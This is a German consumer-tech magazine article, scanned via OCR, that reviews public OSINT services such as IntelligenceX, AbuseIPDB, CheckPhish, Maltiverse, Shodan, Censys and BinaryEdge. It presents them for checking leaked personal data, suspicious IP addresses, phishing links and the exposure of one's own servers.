
Von **Kathrin Stoll**

Bild: Thorsten Hübner

OSINT-Tools für Security-Recherchen	40
Legaler Einbruch: Pentester im Einsatz	48
Recherchen mit Mitaka-Extension	56

Gerade in der IT-Sicherheit ist Open Source Intelligence (OSINT), also die Sammlung und Auswertung öffentlicher Daten, unverzichtbar. OSINT spielt längst eine wichtige Rolle bei der Informationsbeschaffung, sowohl auf Seiten von Cyber-Kriminellen als auch unter IT-Sicherheitsexperten.

Ursprünglich stammt der Begriff OSINT aus der Welt der Nachrichtendienste. Er bezeichnet das Sammeln und Analysieren von Informationen aus frei verfügbaren offenen Quellen, daher das Open Source im Begriff. Während sich die Recherchen von Nachrichtendiensten vor dem Internet weitgehend auf Printmedien, Radio und Fernsehen stützte, sind heute im Netz verfügbare Daten wichtige Anhaltspunkte für solche Nachforschungen.



IntelligenceX versteht sich als Suchmaschine und Datenarchiv für Daten aller Art – auch aus schwer zugänglichen Quellen. Brisante Ergebnisse schwärzt der Dienst allerdings für Nutzer mit Gratisaccount.

So erklärt der Bundesnachrichtendienst zur Arbeit seiner OSINT-Spezialisten und -Spezialistinnen: „Meist steht am Anfang der nachrichtendienstlichen Arbeit die Auswertung von offen verfügbaren Informationen. Dazu gehören Informationen aus Fachzeitschriften wie auch aus Datenbanken. Unsere OSINT-Spezialisten können aber noch viel mehr: Mittels spezieller Recherchetools finden Sie in der Flut von offenen Informationen die für den BND relevanten Inhalte."

Doch längst nicht nur Nachrichtendienste untersuchen und analysieren offen im Internet verfügbare Daten – auch IT-Sicherheitsexperten, Recherchenetzwerke, Journalisten und Menschenrechtsorganisationen setzen OSINT-Techniken ein, wenn auch zu unterschiedlichen Zwecken [1].

Mithilfe von OSINT-Tools können auch Sie öffentlich zugängliche digitale Spuren zusammentragen und sichten, zum Beispiel kompromittierte Logins und Passwörter, versehentlich im Netz gelandete Unternehmensinterna sowie Infos über Domains, Server und Mailadressen. Die Tools spüren sogar Daten aus dem Darknet, Inhalte aus sozialen Medien und bereits gelöschte Informationen auf.

Wie haben eine Auswahl nützlicher Dienste für Sie zusammengestellt. Alle genannten Tools finden Sie unter ct.de/w6e2 verlinkt.

Darknet-Recherchen

Nachforschen, ob eigene Daten und Passwörter im Darknet kursieren oder Recherchen über Dritte – all das geht mit **IntelligenceX**, einem seit 2018 bestehenden Dienst aus Tschechien, der sich als Suchmaschine und Archiv für Daten aus verschiedensten, auch schwer zugänglichen Quellen versteht.

IntelligenceX richtet sich nach Angaben des Betreibers vor allem an Regierungen und Unternehmen, aber auch an Journalisten, Recherchenetzwerke und Sicherheitsforscher. Die Bandbreite dessen, was Sie mit dem Dienst herausfinden können, ist entsprechend groß. Nutzen können ihn alle.

Suchen können Sie in IntelligenceX nach Mailadressen, Domains, IP-Adressen, URLs, Kreditkartennummern, Bitcoin-Adressen und mehr. Die Daten spürt der Dienst im Darknet, auf Document-Sharing-Plattformen, in Pastebins, Whois-Records und an diversen weiteren Orten auf. Zu den Suchtreffern zählen oftmals Datenleaks, die in einschlägigen Kreisen kursieren. Eine Besonderheit des Dienstes ist, dass er ähnlich der Wayback-Machine von Archive.org Schnappschüsse erstellt, sodass Sie sogar

auf Daten zugreifen können, die bereits offline genommen wurden.

Wer bereits eine Vorstellung davon hat, was und wo gesucht werden soll, kann die Ergebnisse nach Datenquelle oder Dateityp filtern und sich beispielsweise nur Onion-Seiten aus dem Tor-Netzwerk oder nur Dateien im PDF-Format anzeigen lassen. Dass der Dienst es ermöglicht, so sensible Daten so einfach abzufragen, ist zugegebenermaßen ein zweischneidiges Schwert, weil davon natürlich auch Angreifer und Angreiferinnen Gebrauch machen können. Davor schützt, dass der Dienst einen beträchtlichen Teil der Suchergebnisse für Nutzer des Gratisangebots schwärzt und ein weiterreichender Zugriff mit mindestens 2000 Euro im Jahr nicht gerade günstig ist. Außerdem blockiert er Zugriffe aus dem Tor-Netz, sodass jeder Abfrage eine IP-Adresse zugeordnet werden kann.

Auch wenn viele Suchergebnisse bei der kostenlosen Nutzung geschwärzt sind, reichen die Ergebnisse aus, um herauszufinden, ob und wo die eigenen Daten kursieren. Nicht eingeloggte User können pro Tag immerhin zehn Suchanfragen starten, die Einrichtung eines kostenlosen Nutzerkontos erhöht diese Zahl auf 50. Wer zum Beispiel Darknet-Leaks einsehen möchte, braucht ein teures Abo, was sich nur für den professionellen Einsatz lohnt. Für Schulen und Unis gibt es einen erweiterten Gratis-Account. Journalistische Recherchen unterstützt der Betreiber durch einen umfangreichen Gratiszugang.

Ähnlich der bekannteren Plattform „Have I Been Pwned“ oder dem deutschen Pendant des Hasso-Plattner-Instituts, dem HPI Identity Leak Checker, kann man sich von IntelligenceX per Mail alarmieren lassen, wenn die eigenen Daten irgendwo auftauchen.

Nützlich sind auch die Dienste, auf die IntelligenceX unter „Tools“ verlinkt. Hier können Sie eine Suchabfrage in mehreren Suchmaschinen gleichzeitig starten, Standorte in verschiedenen Diensten wie Google Maps, Yandex Satellite oder Wikimapia anzeigen oder in fast allen sozialen Netzwerken gleichzeitig nach einem Nutzernamen suchen. Die meisten der aufgeführten Tools sind gratis und ohne Anmeldung nutzbar.


Darunter befindet sich auch die Eigenentwicklung phonebook.cz, das nicht etwa nach tschechischen Telefonnummern sucht, sondern nach der Eingabe einer Domain die dazugehörigen Mailadressen, Subdomains und URLs liefert. Das ist vor allem nützlich, um herauszufinden, welche Daten ein Angreifer aus öffentlichen Quellen beziehen und potenziell für Social Engineering missbrauchen kann.

Schneller IP-Check

Von einer IP-Adresse versucht sich jemand andauernd mit falschen Zugangsdaten an Ihrer Fritzbox anzumelden? In den Logs Ihres Servers taucht eine IP-Adresse auf, die sich auffällig verhält? OSINT-Dienste können dabei helfen, mehr über die Zugriffsversuche herauszufinden und Verdachtsmomente aufzulösen.

Dafür eignet sich beispielsweise **AbuseIPDB**, ein Dienst, bei dem Sie verdächtige IP-Adressen prüfen und selbst melden können. Das Projekt ist eine zentrale Blacklist für IP-Adressen, die mit Hacking, Spamming oder anderen böswilligen Aktivitäten in Verbindung stehen. Sie lebt von den Meldungen der Nutzer. Erkennt der Dienst eine IP-Adresse als böswillig, kann man in den Kommentaren sehen, woher die Meldungen stammen, wie lange sie zurückliegen und durch welche Art Vergehen die Adresse aufgefallen ist.

Sie können bei AbuseIPDB auch gleich ganze Subnetze checken, also zum Beispiel den IP-Adressbereich 193.99.145.1 bis 193.99.145.255. Die Notation wäre dann 193.99.145.0/24. Der Dienst bietet außerdem ein kostenloses API, über das Sie ihn auch automatisiert ansprechen können. Wenn Ihr Server durch das Intrusion Prevention System Fail2Ban geschützt ist, können Sie es anweisen, auffällig gewor-



AbuseIPDB ist eine zentrale Blacklist für auffällige IP-Adressen.


dene IP-Adressen durch das API automatisch an AbuseIPDB zu melden. Aber auch der umgekehrte Weg, also der Abruf von Informationen zu einer IP-Adresse, ist über die Schnittstelle möglich.

Grundsätzlich ist die Nutzung von AbuseIPDB kostenlos. Wenn Sie den Dienst nur sporadisch nutzen und ihn hin und wieder manuell mit einer Domain oder IP füttern möchten, müssen Sie sich dafür nicht einmal anmelden. Nach einer Registrierung können Sie täglich bis zu 1000 Abfragen durchführen und einen API-Key anfordern. Wer AbuseIPDB in größerem Umfang nutzen will, kann für 19 Dollar monatlich bis zu 10.000 IP-Checks starten.

Für allgemeinere Informationen über eine IP-Adresse bietet sich der Dienst **IPinfo.io** an. Dieser fasst übersichtlich Details wie den ungefähren Geo-Standort und den Abuse-Kontakt zusammen. Außerdem verrät er, ob die Adresse zu einem VPN-Provider, dem Tor-Netzwerk oder einem Hoster gehört.

Phishing-Check

Phishing ist die am häufigsten auftretende Art von Cybercrime. Zum Glück kann man sich davor mit ein paar Tools schützen. Um etwa einen potenziellen Phishing-Link zu prüfen, bieten sich zum Beispiel CheckPhish oder Maltiverse an.



Maltiverse führt verschiedene Quellen zur Recherche sogenannter Indicators of Compromise zusammen, darunter auch Phishing-Sites.

CheckPhish liefert Ihnen bei Eingabe einer URL allerhand nützliche Informationen wie die IP-Adresse des Servers und seinen ungefähren Standort sowie einen Screenshot der Website. Zudem erfahren Sie, ob der Server schon mal in Verbindung mit Phishing aufgefallen ist und welche anderen Domains mit ihm in Verbindung stehen. So können Sie vor dem Aufrufen der URL abschätzen, ob Unheil von ihr ausgeht.

Gratiskonten dürfen bis zu 25 Suchanfragen pro Tag absetzen, aber maximal 250 pro Monat. Outlook-Nutzer können den Dienst außerdem als Add-on zu ihrem Mailprogramm hinzufügen und profitieren dann von einer Warnung vor Phishing-URLs. Auch zeigt das Add-on an, ob die eigene Mailadresse in einem Datenleck aufgetaucht ist.

Maltiverse ist ein Dienst, der viele Quellen zur Recherche von IoC zusammenführt, darunter Phishing-Sites, Safe Browsing oder Malware. Die Abkürzung IoC steht für Indicators of Compromise und bezeichnet Daten, die auf eine mögliche Kompromittierung eines Computersystems oder Netzwerks hinweisen, also beispielsweise Phishing-Links, IP-Adressen oder Hostnamen.


Der Service versteht sich als IoC-Suchmaschine und richtet sich vor allem an Security-Professionals. Aber auch für Gelegenheitsnutzer ist Maltiverse nutzwertig: Anhand von Daten, die das Tool zu einzelnen Suchanfragen liefert, kann man etwa eine Malware-Infektion des Servers nämlich ganz gut nachvollziehen. Wer nicht zahlt, hat nach der Anmeldung Zugriff auf bis zu 100 Abfragen täglich, kann aber weder auf die Maltiverse-Feeds – Sammlungen aktueller IoC, die nach Art gruppiert sind – zugreifen, noch einen Alert einrichten.

Aktuelle Informationen über Phishing-Angriffe bietet auch ein Dienst namens **OpenPhish** in Form eines Feeds aktueller Phishing-URLs, die eingeschränkt auch gratis einzusehen sind. Das ist praktisch, um verdächtige Links zu checken oder um die Erkennung durch Schutzprogramme auf die Probe zu stellen.

Webserver-Scan

Öffentlich erreichbare Server müssen besonders gut geschützt werden – ein Konfigurationsfehler reicht, um Angreifern Tür und Tor zu öffnen. Mit folgenden Diensten können Sie leicht herausfinden, wie es um die Sicherheit eigener und fremder Server bestellt ist.

Der bekannteste ist **Shodan**: Er scannt regelmäßig das komplette Internet und überprüft dabei, ob IP-



Shodan scannt regelmäßig das komplette Netz und führt die Ergebnisse in einer Datenbank zusammen.

Adressen auf diversen gängigen Ports antworten. Die Ergebnisse führt Shodan in einer Datenbank zusammen, die Sie kostenlos und komfortabel durchsuchen können. Geben Sie zum Beispiel die öffentliche IP-Adresse Ihres Servers oder Ihres Internetzugangs ein, verrät Ihnen der Dienst, was er beim letzten Scan darüber herausfinden konnte.

Dazu zählen vor allem offene Ports, aber auch detailliertere Informationen – etwa ob und welche Version einer Serversoftware auf den Scan reagiert hat. Entdecken Sie dabei Unerwartetes, etwa Geräte, die eigentlich nur aus dem lokalen Netz erreichbar sein sollten, können Sie anschließend geeignete Maßnahmen ergreifen – und zum Beispiel die verantwortliche Port-Weiterleitung im Router entfernen oder die Firewall-Konfiguration nachschärfen. Allein aus Deutschland hält Shodan aktuell Daten zu über 30 Millionen IP-Adressen bereit.

Registrieren müssen Sie sich für die Nutzung nicht, der Dienst bietet jedoch auch kostenpflichtige Zugänge ab 69 US-Dollar im Monat, die umfassendere Recherchen mit zahlreichen Suchfiltern erlauben. Als zahlender Nutzer können Sie unter anderem auch gezielt IP-Adressen überwachen lassen. Sie werden dann benachrichtigt, sobald sich etwas ändert.

Eine Alternative ist **Censys Scan**. Der Dienst funktioniert ähnlich wie Shodan, liefert aber mitunter andere Ergebnisse, da die Daten durch eigene Scans erhoben werden. Die Datenbank umfasst unter anderem über 16 Millionen IP-Adressen aus Deutschland und ist damit etwas kleiner als Shodan. Censys Scan bietet Forschern die täglich aktualisierten Snapshots seiner Scanergebnisse zum Download an.

BinaryEdge ist ein weiterer Dienst dieser Art, der jedoch breiter aufgestellt ist: Sie spüren damit nicht nur öffentlich erreichbare Systeme auf, sondern können auch prüfen, worauf es Hacker gerade abgesehen haben. BinaryEdge betreibt eine Reihe von Honeypots – genannt „Sensors“ – und legt offen, welche Zugriffsversuche darauf registriert wurden. So können Sie zum Beispiel mehr über aktuelle Angriffswellen herausfinden. Darüber hinaus findet der Dienst nach der Eingabe einer Domain zugehörige Subdomains und zeigt an, von welchen Datenleaks eine Mailadresse betroffen ist, ganz ähnlich

wie „Have I Been Pwned“. Ohne Registrierung läuft jedoch nichts. Kostenlos sind 300 Abfragen im Monat möglich.

Kryptogeld-Tools

Die Kurse der Kryptowährungen befinden sich derzeit im freien Fall. Zugleich reißen die Betrügereien nicht ab. Scammer versuchen trotz des momentanen Wertverlusts, arglose Kryptogeld-Anleger mit fiesen Tricks und falschen Versprechungen oder Drohungen um Token und Coins zu erleichtern. Schützen können Sie sich auch davor mithilfe verschiedener Tools.

So können Sie etwa die **Bitcoin Abuse Database** nach einer Bitcoin-Adresse durchsuchen und nachsehen, ob diese bereits von anderen Nutzern gemeldet wurde – etwa, weil die Adresse in den Händen von Betrügern ist, die mit Drohmails ihr Einkommen bestreiten. Es versteht sich von selbst, dass Sie an solche Adressen nichts überweisen sollen. Anhand der Nutzerberichte erfahren Sie oft sehr konkret, im Kontext welcher Betrugsmaschen eine Bitcoin-Adresse aufgefallen ist.

